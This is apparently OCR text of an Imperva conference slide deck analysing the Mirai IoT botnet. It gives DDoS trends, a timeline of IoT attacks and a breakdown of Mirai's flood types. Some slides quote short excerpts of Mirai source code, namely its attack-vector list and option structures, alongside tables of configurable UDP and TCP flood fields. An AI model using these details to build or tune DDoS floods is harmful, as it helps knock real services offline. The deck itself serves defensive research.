Mirai: Welcome to the Age of IoT Botnets

Avishay Zawoznik

IMPERVA®

you.about()


```
> YOU.knowWhatsDDOS
<.
> YOU.handsOnExperience
<.
```


IMPERVA®


No-Agenda

- NO Reverse Engineering
- NO honeypot labs
- NO C2 connection tracking


Incapsula's HoneyPoP



IMPERVA®




DDoS Modus Operandi




IMPERVA®

The size of DDoS attacks spiked, even as the use of amplifications assaults plummented




IMPERVA®



IMPERVA®

The growing prevalence of IoTs



	15 billion	28 billion	CAGR 2015–2021
Cellular IoT	0.4	1.5	27%
Non-cellular IoT	4.2	14.2	22%
PC/laptop/tablet	1.7	1.8	1%
Mobile phones	7.1	8.6	3%
Fixed phones	1.3	1.4	0%
	2015	2021	

Source: Ericsson Mobility Report; June 2016.

Why use IoTs 4 DDoS?


This is really happening


IoT DDoS th

20-SEP-2016

OVH Attack

Mirai






IoT DDoS through the (very recent) history

30-DEC-2014

SOHO Routers




21-OCT-2015


CCTV DDoS

20-SEP-2016

Mirai



OVH Attack



21-OCT-2016

Dyn DNS DDoS

Dyn


5-DEC-2016

Deutsche Telekom

TalkTalk

…

DDoS and Mirai trending



Mirai drilldown

Volumetric attack

Layer 7 attack

IMPERVA®

Mirai attack types

```
#define ATK_VEC_UDP           0  /* Straight up UDP flood */
#define ATK_VEC_VSE           1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS           2  /* DNS water torture */
#define ATK_VEC_SYN           3  /* SYN flood with options */
#define ATK_VEC_ACK           4  /* ACK flood */
#define ATK_VEC_STOMP         5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP         6  /* GRE IP flood */
#define ATK_VEC_GREETH        7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY       8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN     9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP          10 /* HTTP layer 7 flood */
```

UDP flood

		configurable fields	
	default value	**“straight up”**	**“optimized for speed”**
Packet size	512	✓	✓
ToS	0	✓	
TTL	64 !	✓	
ID	random	✓	
DF	off	✓	
Random payload	random	✓	✓
Source port	random	✓	
Destination port	random	✓	✓
Source IP	non-spoofed	✓ !	

UDP flood

```
"ttl": FlagInfo {
        4,
        "TTL field in IP header, default is 255"
},

…

"udp": AttackInfo {
        0,
        []uint8 { 2, 3, 4, 0, 1, 5, 6, 7, 25 },
        "UDP flood",
},
```

		configurable fields	
Destination port	random	✓	✓
Source IP	non-spoofed	✓ !	


UDP flood

		configurable fields	
	default value	“straight up”	“optimized for speed”
Source port	random	✓	
Destination port	random	✓	✓
Source IP	non-spoofed	✓ !	

```
"source": FlagInfo {
        25,
        " Source IP address, 255.255.255.255 for random ",
},

…

if (source_ip == 0xffffffff)        // You will get 0xff000000 (255.0.0.0)
        iph->saddr = rand_next();
```

UDP flood

		configurable fields	
	default value	**“straight up”**	**“optimized for speed”**
Packet size	512	✓	✓
ToS	0	✓	
TTL	64 !	✓	
ID	random	✓	
DF	off	✓	
Random payload	random	✓	✓
Source port	random	✓	
Destination port	random	✓	✓
Source IP	non-spoofed	✓ !	




IMPERVA®

TCP flood

	SYN flood	ACK flood
Packet size	0 ✖	512
Random payload	None ✖	Random
TTL	64 !	64 !
ToS	0	0
ID	Random	Random
DF	TRUE	FALSE
Source port	Random	Random
